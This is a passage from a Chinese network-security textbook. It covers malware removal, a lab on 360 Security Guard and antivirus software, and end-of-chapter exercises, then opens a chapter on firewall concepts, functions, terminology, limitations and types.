在使用计算机的过程中，弹出窗口是人们经常遇到，一些是对应用户的操作必须出现的，而另一些则是被动接受的。尤其是各种广告窗口更是无孔不入，防不胜防，这些弹出窗口严重影响了计算机的正常使用，甚至会造成计算机出现一定时间内“假死”的现象。

4）非正常渠道收集用户信息

有些恶意软件在后台偷偷收集用户在网上消费时的行为习惯、账号和密码等，使用户的虚拟财产安全受到威胁。

### 2. 恶意软件的清除

通常清除恶意软件的方法就是利用恶意软件清除专业工具进行清理，例如，Wopti流氓软件清除大师、完美卸载、360安全卫士、Windows清理助手、超级兔子魔法设置、恶意软件清理助手、金山清理专家、瑞星卡上网安全助手、卸载精灵等，这些清理工具以其操作简单、实用性强的优势深受广大计算机用户的欢迎。

**讨论思考**

（1）什么是恶意软件？

（2）恶意软件的危害主要有哪些？

（3）如何清除常见的恶意软件？

## 7.5 实验七：360安全卫士杀毒软件应用

360安全卫士及杀毒软件应用很广泛，其中，企业版获得“2013年度中国IT创新奖”，可以面向企业级用户推出专业安全解决方案，致力解决企业用户普遍存在的网络安全问题，让繁杂的网络安全管理简单化。而且，360安全卫士实用方便，全面防护企业网络安全，还可以集成企业白名单技术，有效杜绝各种专用软件风险误报。

### 7.5.1 实验目的

（1）理解360安全卫士及杀毒软件的主要功能及特点。

（2）掌握360安全卫士及杀毒软件的主要技术和应用。
（3）熟悉360安全卫士及杀毒软件的主要操作界面和方法。

### 7.5.2 实验内容

**1. 主要实验内容**

（1）360安全卫士及杀毒软件的主要功能及特点。
（2）360安全卫士及杀毒软件主要技术和应用。
（3）360安全卫士及杀毒软件主要操作界面和方法。
实验用时：2学时（90～120分钟）

**2. 360安全卫士的主要功能特点**

360安全卫士是奇虎公司自主研发的软件一款计算机安全辅助软件，拥有查杀木马、清理插件、修复漏洞、电脑体检等多种功能，并独创了“木马防火墙”功能，依靠抢先侦测和云端鉴别，可全面、智能地拦截各类木马，保护用户的账号、隐私等重要信息。目前木马威胁之大已远超病毒，360安全卫士运用云安全技术，在拦截和查杀木马的效果、速度以及专业性上表现出色，能有效防止个人数据和隐私被木马窃取，被誉为“防范木马的第一选择”。360安全卫士自身非常轻巧，同时还具备开机加速、垃圾清理等多种系统优化功能，可大大加快计算机运行速度，内含的360软件管家还可帮助用户轻松下载、升级和强力卸载各种应用软件。360安全卫士的主要功能如下：

（1）电脑体检。可对用户计算机进行安全方面的全面细致检测。
（2）查杀木马。使用360云引擎、启发式引擎、本地引擎、360奇虎支持向量机QVM（Qihoo Support Vector Machine）4引擎查杀木马。
（3）修复漏洞。为系统修复高危漏洞，对系统进行加固和功能性更新。
（4）系统修复。修复常见的上网设置和系统设置。
（5）电脑清理。清理插件、垃圾和痕迹和注册表。
（6）优化加速。通过系统优化，加快开机和运行速度。
（7）电脑门诊。解决计算机使用过程中遇到的有关问题帮助。
（8）软件管家。安全下载常用软件，提供便利的小工具。
（9）功能大全。提供各式各样的与安全防御有关的功能。

360安全卫士将木马防火墙、网盾及安全保镖合三为一，使安全防护体系功能大幅增强。具有查杀木马及病毒、清理插件、修复及危险项漏洞、电脑体检、开机加速等多种功能，独创了“木马防火墙”功能。还具有广告拦截功能，并新增了网购安全环境修复功能。

**3. 360杀毒软件的主要功能特点**

360杀毒软件和360安全卫士配合使用，是安全上网的黄金组合，可提供全时、全面的病毒防护。360杀毒软件的主要功能特点如下：

（1）360杀毒无缝整合国际知名的BitDefender病毒查杀引擎和安全中心领先云查

杀引擎。

（2）双引擎智能调度，为计算机提供完善的病毒防护体系，不但查杀能力出色，而且能第一时间防御新出现的病毒木马。

（3）杀毒快，误杀率低。以独有的技术体系实现了对系统资源占用少，杀毒快，误杀率低。

（4）快速升级和响应，病毒特征库及时更新，确保对爆发性病毒的快速响应。

（5）对感染型木马强力的查杀功能。具有强大的反病毒引擎以及实时保护技术，采用虚拟环境启发式分析技术发现和阻止未知病毒。

（6）超低系统资源占用，人性化免打扰设置，在用户打开全屏程序或运行应用程序时自动进入“免打扰模式”。

新版360杀毒软件整合了四大领先防杀引擎，不但查杀能力出色，而且能第一时间防御新出现或变异的新病毒。数据向云杀毒转变，自身体积变得更小，刀片式智能五引擎架构可根据用户需求和计算机实际情况自动组合协调杀毒配置。

360杀毒软件具备360安全中心的云查杀引擎，双引擎智能调度不但查杀能力出色，而且能第一时间防御新出现的病毒木马，提供全面保护。

## 7.5.3 操作界面及步骤

### 1. 360安全卫士操作界面

限于篇幅，在此只做概要介绍。

360安全卫士最新9.6版主要操作界面如图7-1至图7-6所示。




图7-1 360安全卫士主界面及“电脑体检”界面




图 7-2 360 安全卫士的“木马查杀”界面




图 7-3 360 安全卫士的“系统修复”界面




图 7-4　360 安全卫士的“电脑清理”界面




图 7-5　电脑救援操作界面




图 7-6 360 手机安全助手

## 2. 360 杀毒软件操作界面

360 杀毒软件的主要功能界面如图 7-7 至图 7-10 所示。




图 7-7 360 杀毒软件主界面




图 7-8 360 杀毒软件“全面扫描”界面




图 7-9 360 杀毒软件的“快速扫描”界面




图 7-10　360 杀毒软件的“功能大全”界面

## 7.6　本 章 小 结

计算机病毒的防范应以预防为主，在各方面的共同配合下解决计算机病毒的问题。本章首先介绍计算机病毒的概念及产生、计算机病毒的特点、计算机病毒的种类、计算机中毒的异常现象，介绍了计算机病毒的构成、计算机病毒的传播方式、计算机病毒的触发和生存条件、特种及新型病毒实例分析等；同时还具体地介绍了计算机病毒的检测、清除与防范技术，木马的检测清除与防范技术，以及计算机病毒和防病毒技术的发展趋势，总结了恶意软件的类型、危害、清除方法和防范措施；最后，针对 360 安全卫士及杀毒软件的功能、特点、操作界面进行了介绍，便于理解具体实验过程，掌握查杀方法。

## 7.7　练习与实践七

### 1. 选择题

(1) 计算机病毒的主要特点不包括(　　)。

A. 潜伏性　　B. 破坏性　　C. 传染性　　D. 完整性

(2) “熊猫烧香”是一种(　　)。

A. 游戏　　B. 软件　　C. 蠕虫病毒　　D. 网站

(3) 木马的清除方式有(　　)和(　　)两种。

A. 自动清除　　B. 手动清除　　C. 杀毒软件清除　　D. 不用清除

（4）计算机病毒是能够破坏计算机正常工作的、(　　)的一组计算机指令或程序。

A. 系统自带　　B. 人为编制　　C. 机器编制　　D. 不清楚

（5）强制安装和难以卸载的软件都属于(　　)。

A. 病毒　　B. 木马　　C. 蠕虫　　D. 恶意软件

**2. 填空题**

（1）根据计算机病毒的破坏程度可将病毒分为________、________、________。

（2）计算机病毒一般由________、________、________ 3个单元构成。

（3）计算机病毒的传染单元主要包括 ________、________、________ 3个模块。

（4）计算机病毒根据病毒依附载体可划分为________、________、________、________、________。

（5）计算机病毒的主要传播途径有________、________。

（6）计算机运行异常的主要现象包括________、________、________、________、________、________等。

**3. 简答题**

（1）什么是计算机病毒？

（2）简述计算机病毒的特点。

（3）计算机中毒的异常表现有哪些？

（4）如何清除计算机病毒？

（5）什么是恶意软件？

（6）简述恶意软件的危害。

（7）简述计算机病毒的发展趋势。

**4. 实践题**

（1）下载一种杀毒软件，安装设置后查毒，如有病毒，进行杀毒操作。

（2）搜索至少两种木马，了解其发作表现以及清除办法。

# 第 8 章 chapter 8

# 防火墙技术

防火墙技术是较早出现的保护计算机网络安全的较为成熟的防御性措施。属于网络访问的控制设备,位于内外网络系统之间,通过执行访问控制策略达到隔离和过滤的目的。防火墙是常用的网络安全技术和方法之一,对于网络系统的安全非常重要。防火墙目前在网络安全技术中应用较为广泛,在此有必要专门介绍。

**教学目标**

- 理解防火墙的概念和功能。
- 掌握防火墙的主要分类及体系结构。
- 理解典型防火墙的系统设计。
- 了解内外部防火墙的设计。
- 掌握智能防火墙防范 DDoS 攻击的方法。

## 8.1 防火墙概述

**【案例 8-1】** 某中型企业购买并部署了适合企业网络系统特点的防火墙,刚投入使用后,就发现以前局域网中经常出现的网络安全问题不见了,企业网站遭受拒绝服务攻击的次数也大大减少了,为此,公司领导特意表扬了负责防火墙安装实施的信息部。

### 8.1.1 防火墙的概念

防火墙(firewall)是指在两个网络之间加强访问控制的一整套装置,即防火墙是构造在一个可信网络(一般指内部网)和不可信网络(一般指外部网)之间的保护装置,强制所有的访问和连接都必须经过这个保护层,并在此进行连接和安全检查。只有合法的数据包才能通过此保护层,从而保护内部网资源免遭非法入侵。

对于防火墙的定义有多种:防火墙是在 Internet 与 Intranet 之间进行访问控制的安全网关;防火墙是增强网络间访问控制策略的一种或一组设备;防火墙是在两个网络之间实施访问控制的一个或一组系统;防火墙是保障私有网络与其他网络连接通信安全的一个或一组设备;防火墙是阻止外部网络对私有网络访问的任何设备,它通常是软件和硬件的组合体。

那么到底什么才是防火墙？它工作在什么位置？起着什么作用？查阅历史书籍可知，古代构筑和使用木质结构房屋的时候，为防止火灾的发生和蔓延，人们将坚固的石块堆砌在房屋周围作为屏障，这种防护构筑物就被称为“防火墙”。随着计算机和网络的发展，各种攻击入侵手段也相继出现，为了保护计算机的安全，人们开发出一种能阻止计算机之间直接通信的技术，并沿用了古代类似这个功能的名字——“防火墙”。用专业术语来说，防火墙是一种位于两个或多个网络间，实施网络之间访问控制的组件集合。

防火墙是指一种放置在本地的计算机与外界网络之间的系统，从网络发往计算机的所有数据都要经过其判断处理后，才会决定能不能把这些数据交给计算机，一旦发现有害数据，防火墙就会将其拦截下来，从而实现了对计算机的保护功能。网络防火墙的部署结构如图8-1所示。





**图8-1 网络防火墙的部署结构**

具体可以对防火墙给出如下描述：一个由多个部件组成的集合或系统，它被放在两个网络之间，并具有以下特性：

（1）所有从内部到外部或从外部到内部的通信都必须经过它。

（2）只有内部访问策略授权的通信才允许通过。

（3）系统本身具有高可靠性。

## 8.1.2 防火墙的功能

防火墙是网络安全策略的有机组成部分，它通过控制和监测网络之间的信息交换和访问行为来实现对网络安全的有效管理，总体上防火墙应具有以下五大基本功能：

（1）过滤进、出网络的数据，强化安全策略。防火墙是信息进出网络的必经之路，它可以检测所有经过数据的细节，并根据事先定义好的策略允许或禁止这些数据的通过。此外，可以将某些安全软件（如口令、加密、身份认证、审计等）配置在防火墙上，以实现更好的安全策略。

（2）管理和控制进、出网络的访问行为。只有经过精心选择的应用协议才能够通过防火墙，这样网络环境变得更安全。比如防火墙可以禁止NFS协议进出受保护的网络，

这样外部攻击者就不能够利用协议的脆弱性攻击内部网络。

(3) 对不安全的服务进行限制和拦截,尽可能不暴露内部网络。通过隔离内、外网络,可以防止非法用户进入内部网络,并能有效防止邮件炸弹、蠕虫病毒、宏病毒的攻击。

(4) 记录通过防火墙的信息内容和活动。因为内、外网络之间的数据包必须经过防火墙,所以防火墙能对这些数据包进行记录并写进日志系统,同时可对使用情况进行数据统计。

(5) 对网络攻击进行检测和报警。当受保护的网络遭受可疑访问时,防火墙能进行适当报警,并提供网络是否受到监测和攻击的详细信息。

由于防火墙处在内网和外网的分界点,所有的网络流量必须通过防火墙,所处位置比较优越,所以在实际应用中防火墙也被加入一些其他的高级功能。

(1) 身份验证和授权。身份验证是对一个用户的身份进行校验的过程。在防火墙中建立一个包括用户名和密码的本地数据库,通过了解用户知道什么密码来对用户身份进行校验,通过校验后用户才可以进行资源访问。防火墙的授权内容包括访问某些主机、服务或者资源。

(2) NAT(Network Address Translation,网络地址转换)。对内网的 IP 地址或者外网的 IP 地址进行转换,一般分为源地址转换(Source NAT,SNAT)和目的地址转换(Destination NAT,DNAT)。常见的包伪装(masquerading)就是一个 SNAT 特例,用来将有限的 IP 地址动态或者静态地与内部的 IP 地址对应起来,以缓解地址空间短缺的问题。端口转发(port forwarding)、负载分担以及透明代理都属于 DNAT,主要用于外网主机访问内网主机。NAT 还分为静态 NAT 和动态 NAT 两种。

(3) VPN(虚拟专用网)。在公共网络中建立专用网络,数据通过安全的"加密通道"在公共网络中传输。VPN 的基本原理是通过对 IP 包的封装及加密、认证等手段,达到保证安全的目的。它往往是在防火墙上附加一个加密模块实现的。采用的协议普遍为 IPSec(IP 安全协议)。

(4) 病毒免疫。利用自身的或者第三方的防病毒服务器,通过防火墙规则配置,扫描通过防火墙的数据包,清除计算机病毒,一般是连接到另一台专门的病毒防火墙来完成,以提高过滤效率。

(5) 代理。是应用网关防火墙的主要功能。一般有两种形式的代理功能:透明代理、传统代理。透明代理可以直接转发受保护网络客户主机的请求,不需要客户主机软件进行相应的设置,对用户保持透明。传统代理则需要客户软件进行必要的设置,最基本的就是要把代理服务器的地址告诉客户软件。

## 8.1.3 防火墙的特性与相关术语

### 1. 防火墙的特性

典型的防火墙有以下 3 个基本特性:

(1) 内部网络和外部网络之间的所有网络数据流都必须经过防火墙。这是防火墙所处的网络位置特性,同时也是一个前提。因为只有当防火墙是内、外部网络之间通信的

唯一通道时，才可以全面、有效地保护企业内部网络不受侵害。

根据美国国家安全局制定的《信息保障技术框架》，防火墙适用于用户网络系统的边界，属于用户网络边界的安全保护设备。所谓网络边界即是采用不同安全策略的两个网络的连接处，比如用户网络和 Internet 之间连接、用户网络和其他业务往来单位的网络连接、用户内部网络不同部门之间的连接等。防火墙的目的就是在网络连接处建立一个安全控制点，通过允许、拒绝或重新定向经过防火墙的数据流，实现对进、出内部网络的服务和访问的审计和控制。

（2）只有符合安全策略的数据流才能通过防火墙。防火墙最基本的功能是确保网络流量的合法性，并在此前提下将网络的流量快速地从一条链路转发到另一条链路上去。原始的防火墙是一台双宿主机，即具备两个网络接口，同时拥有两个网络层地址。防火墙将网络流量通过相应的网络接口接收上来，按照协议栈的层次结构顺序上传，在适当的协议层执行访问规则和安全审查，然后将符合通过条件的报文从相应的网络接口送出，而对于那些不符合通过条件的报文则予以阻断。因此，从这个角度上来说，防火墙是一个类似于桥接或路由器的多端口的（网络接口$\geqslant$2）转发设备，它跨接于多个分离的物理网段之间，并在报文转发过程中完成对报文的审查工作。

（3）防火墙自身应具有非常强的抗攻击能力。这是防火墙之所以能担当企业内部网络安全防护重任的先决条件。防火墙处于网络边缘，它就像一个边界卫士一样，每时每刻都要面对黑客的入侵，这样就要求防火墙自身要具有非常强的抗击入侵的能力。其中防火墙操作系统本身的安全性是关键。其次就是防火墙自身具有非常少的服务功能，除了专门的防火墙嵌入系统外，再没有其他应用程序在防火墙上运行。

### 2. 与防火墙有关的主要术语

在继续讨论防火墙技术前，需要认识一些重要的相关术语。

1）网关

网关是在两个设备之间提供转发服务的系统。网关的范围可以从互联网应用程序，如公共网关接口（CGI），到在两台主机间处理流量的防火墙网关。根据工作位置范围，网关又可划分为电路级网关和应用级网关。

（1）电路级网关。用来监控受信任的客户或服务器与不受信任的主机间的 TCP 握手信息，这样来决定该会话是否合法，在 OSI 参考模型中会话层上过滤数据包，这样比包过滤防火墙要高两层。另外，电路级网关还提供一个重要的安全功能：网络地址转移（NAT）将所有公司内部的 IP 地址映射到一个“安全”的 IP 地址，这个地址是由防火墙使用的。

（2）应用级网关。工作在 OSI 参考模型的任一层上，能够检查进出的数据包，通过网关复制传递数据，防止在受信任服务器和客户机与不受信任的主机间直接建立联系。应用级网关能够理解应用层上的协议，能够做复杂一些的访问控制，并做精细的注册。通常是在特殊的服务器上安装软件来实现的。

2）包过滤

包过滤是处理网络上基于逐包（packet-by-packet）流量的设备。包过滤设备允许或

阻止包,典型的实施方法是通过标准的路由器进行包过滤。包过滤是防火墙的类型之一,在 8.2.2 节将做详细介绍。

3) 代理服务器

代理服务器代表内部客户端与外部的服务器通信。代理服务器这个术语通常是指一个应用级的网关,虽然电路级网关也可作为代理服务器的一种。

4) 网络地址转换(NAT)

网络地址转换是对 Internet 隐藏内部地址,防止内部地址公开。这一功能可以克服 IP 寻址方式的诸多限制,完善内部寻址模式。把未注册 IP 地址映射成合法地址,就可以对 Internet 进行访问。NAT 的另一个功能是 IP 地址隐藏。RFC 1918 概述了内部网络地址分配,并且 IANA 建议使用内部地址机制,以下地址作为保留地址:

10.0.0.0~10.255.255.255

172.16.0.0~172.31.255.255

192.168.0.0~192.168.255.255

如果选择上述网络地址,不需要向任何互联网授权机构注册即可使用。使用这些网络地址的一个好处就是在互联网上永远不会被路由。互联网上所有的路由器发现源或目标地址含有这些私有网络 ID 时都会自动地丢弃。

5) 堡垒主机

堡垒主机是一种被强化的可以防御进攻的计算机,被暴露于 Internet 之上,作为进入内部网络的一个检查点,以把整个网络的安全问题集中在某个主机上解决,从而省时省力,不用考虑其他主机的安全。从堡垒主机的定义可以看到,它是网络中最容易受到侵害的主机。所以也必须是自身保护最完善的主机。可以使用单宿主堡垒主机。多数情况下,一个堡垒主机使用两块网卡,每个网卡连接不同的网络。一块网卡连接公司的内部网络,用来管理、控制和保护,而另一块网卡连接另一个网络,通常是公网,也就是 Internet。堡垒主机经常配置网关服务。网关服务是一个进程,用来提供对从公网到私有网络的特殊协议路由,反之亦然。在一个应用级的网关里使用的每个应用层协议都需要一个进程。因此,想通过一台堡垒主机路由 E-mail、Web 和 FTP 服务时,必须为每个服务都提供一个守护进程。

6) 强化操作系统

防火墙要求尽可能只配置必需的少量的服务。为了加强操作系统的稳固性,防火墙安装程序要禁止或删除所有不需要的服务。多数的防火墙产品,包括 Axent Raptor (www. axent. com)、CheckPoint (www. checkpoint. com) 和 Network Associates Gauntlet (www. networ kassociates. com) 都可以在目前较流行的操作系统上运行。如 Axent Raptor 防火墙就可以安装在 Windows NT Server 4.0、Solaris 及 HP-UX 操作系统上。从理论上来讲,让操作系统只提供最基本的功能,可以使利用系统漏洞来攻击的方法变得非常困难。最后,当加强系统时,还要考虑到除了 TCP/IP 协议外不要把任何协议绑定到外部网卡上。

7) 筛选路由器

筛选路由器的另一个术语是包过滤路由器或外部路由器,它至少有一个接口是连向

公网的，如 Internet。它对进出内部网络的所有信息进行分析，并按照一定的安全策略——信息过滤规则对进出内部网络的信息进行筛选，允许授权信息通过，拒绝非授权信息通过。信息过滤规则是以其所收到的数据包头信息为基础的。采用这种技术的防火墙优点在于速度快，实现方便，但安全性能差，且由于不同操作系统环境下 TCP 和 UDP 端口号所代表的应用服务协议类型有所不同，故兼容性差。

8）阻塞路由器

阻塞路由器（也叫内部路由器）保护内部的网络，使之免受 Internet 和周边网络的侵犯。内部路由器为用户的防火墙执行大部分的数据包过滤工作。它允许从内部网络到 Internet 的有选择的出站服务。这些服务使用户的站点能使用数据包过滤而不是代理服务安全支持和安全提供的服务。内部路由器所允许的在堡垒主机（在周边网络上）和用户的内部网络之间的服务可以不同于内部路由器所允许的在 Internet 和用户的内部网络之间的服务。限制堡垒主机和内部网络之间的服务的理由是减少由此而导致的受到来自堡垒主机侵袭的机器的数量。

9）非军事化区域（DMZ）

DMZ 是一个小型网络隔离带，存在于公司的内部网络和外部网络之间。这个网络由筛选路由器建立，有时是一个阻塞路由器。DMZ 用来作为一个额外的缓冲区以进一步隔离公网和内部私有网络。DMZ 的另一个名字叫做 Service Network（服务网），因为它非常方便。这种设施的缺点是存在于 DMZ 中的任何服务器都不会得到防火墙的完全保护。

### 8.1.4 防火墙的主要缺陷

由于传统防火墙严格依赖于网络拓扑结构且基于这样一个假设：防火墙把受控实体点内部（即防火墙保护的内部连接）看作是可靠和安全的；而把受控实体点的外部（即来自防火墙外部的每一个访问）都看作是带有攻击性的，或者说至少是有潜在攻击危险的，因而产生了其自身无法克服的缺陷。随着网络规模日益扩大和对网络服务需求的日渐提高，防火墙逐渐暴露出以下的问题。

#### 1. 无法消灭攻击源

互联网上病毒、木马、恶意试探等造成的攻击行为源源不断。设置得当的防火墙能够阻挡它们，但是无法清除攻击源。即使防火墙进行了良好的设置，使得攻击无法穿透防火墙，但各种攻击仍然会源源不断地向防火墙发出尝试。例如接主干网 1000Mb/s 网络带宽的某站点，其日常流量中平均有 10Mb/s 左右是攻击行为。即使成功设置了防火墙，这 10Mb/s 的攻击流量依然不会有丝毫减少。

#### 2. 无法防御病毒攻击

计算机病毒攻击的方式多种多样，大多数病毒都是根据系统存在的漏洞进行攻击，对于这种攻击，防火墙经常是无能为力的。在内部网络用户下载外网的带毒文件的时候，防火墙无能为力。

### 3. 无法阻止内部攻击

“外紧内松”是一般局域网络的特点。在一道严密防守的防火墙背后,内部网络一片混乱也很有可能。比如,外部攻击者通过社会工程学发送带木马的邮件、带木马的 URL 等方式在内部主机上注入木马,然后由中木马的机器主动对攻击者发起连接,可以将铜墙铁壁一样的防火墙瞬间破坏掉。另外,防火墙无法防御内部各主机间的攻击行为。

### 4. 自身设计漏洞

不管是硬件防火墙还是软件防火墙,都会出现软/硬件方面的故障,也或多或少存在设计上的漏洞,不法分子有可能利用这些设计漏洞绕过防火墙,对系统进行攻击。

### 5. 影响相关服务

通常为了保障信息安全,人们关闭了很多不必要的服务。但是这些服务也有很多是很常用的,关闭了它们之后,网络的易用性显然会受到影响。

除了上述主要不足外,无法防止潜伏在正常服务中的入侵,因防火墙过滤进出数据造成网络拥塞,以及防火墙仅对已知入侵有效等特点,都限制了防火墙在实际中的应用。在综合考虑具体运行的软、硬件环境的情况下,恰当设置防火墙可以部分解决这些缺陷。要彻底解决上述不足,必须对防火墙技术进行根本性的变革,引入新的检测和过滤算法。8.5 节谈到的智能防火墙就是防火墙在改革和创新上的有力尝试。

**讨论思考**

(1) 什么是防火墙? 列举现实中类似于防火墙功能的生活现象。

(2) 使用防火墙构建企业网络体系后,管理员是否可以高枕无忧?

(3) 提出一种思路,能够快速响应网络攻击行为。

# 82 防火墙的类型

为了更好地分析研究防火墙技术,需要掌握防火墙的类型、原理及特点、功能和结构等相关知识以及不同的分类方式方法。

## 821 按物理特性划分

根据物理特性,防火墙分为三大类:软件防火墙、硬件防火墙和软硬件结合防火墙。

### 1. 软件防火墙

软件防火墙是一种安装在负责内外网络转换的网关服务器或者独立的个人计算机上的特殊程序,它是以逻辑形式存在的,防火墙程序跟随系统启动,通过运行在 Ring0 级别的特殊驱动模块把防御机制插入系统关于网络的处理部分和网络接口设备驱动之间,形成一种逻辑上的防御体系。

在没有软件防火墙之前，系统和网络接口设备之间的通道是直通的，网络接口设备通过网络驱动程序接口规范（Network Driver Interface Specification，NDIS）把网络上传来的各种报文都直接交给系统处理，例如一台计算机接收到请求列出机器上所有共享资源的数据报文，NDIS 直接把这个报文提交给系统，系统在处理后就会返回相应数据，在某些情况下就会造成信息泄漏。而使用软件防火墙后，尽管 NDIS 接收到的仍然是原封不动的数据报文，但是在提交到系统的通道上多了一层防御机制，所有数据报文都要经过这层机制根据一定的规则判断处理，只有它认为安全的数据才能到达系统，其他数据则被丢弃。因为有规则提到“列出共享资源的行为是危险的”，因此在防火墙的判断下，这个报文会被丢弃，这样一来，系统接收不到报文，则认为什么事情也没发生过，也就不会把信息泄漏出去了。

软件防火墙工作在系统接口与 NDIS 之间，用于检查过滤由 NDIS 发送过来的数据，在无须改动硬件的前提下便能实现一定强度的安全保障，但是由于软件防火墙自身属于运行于系统上的程序，不可避免地需要占用一部分 CPU 资源维持工作，而且由于数据判断处理需要一定的时间，在一些数据流量大的网络里，软件防火墙会使整个系统工作效率和数据吞吐速度下降，甚至有些软件防火墙会存在漏洞，导致有害数据可以绕过它的防御体系，给数据安全带来威胁，因此，许多企业并不会考虑用软件防火墙方案作为公司网络的防御措施，而是使用看得见摸得着的硬件防火墙。

**2. 硬件防火墙**

硬件防火墙是是针对芯片级防火墙而言的，最大的差别在于基于专用的硬件平台。目前市场上大多数防火墙都是这种所谓的硬件防火墙，都基于 PC 架构，就是说，它们和普通的家庭用的 PC 没有太大区别。在这些 PC 架构计算机上运行一些经过裁剪和简化的操作系统，最常用的有老版本的 UNIX、Linux 和 FreeBSD 系统。值得注意的是，由于此类防火墙采用的依然是别人的内核，因此依然会受到操作系统本身的安全性影响。

传统硬件防火墙一般至少应具备 3 个端口，分别接内网、外网和 DMZ（非军事化区），现在一些新的硬件防火墙往往扩展了端口，常见四端口防火墙一般将第四个端口做为配置端口和管理端口。很多防火墙还可以进一步扩展端口数目。

**3. 软硬件结合防火墙**

软硬件结合防火墙很容易与硬件防火墙混淆，其基本结构是机箱＋CPU＋防火墙软件集成于一体（PC-BOX 结构），其采用通用或专用（通常为通用操作系统的定制版本）操作系统，但核心技术仍然为软件，安全性在很大程度上取决于操作系统和所实现的网络协议栈的安全性。因此虽然软硬件结合防火墙的速度和性能优于软件防火墙，其安全性还是不够理想，通常用于小型网络。这种方式实现内容过滤与软件防火墙十分相似，性能不佳，在骨干网中通常需要布置大量硬件设备进行分流处理，成本高。

### 822 按过滤机制划分

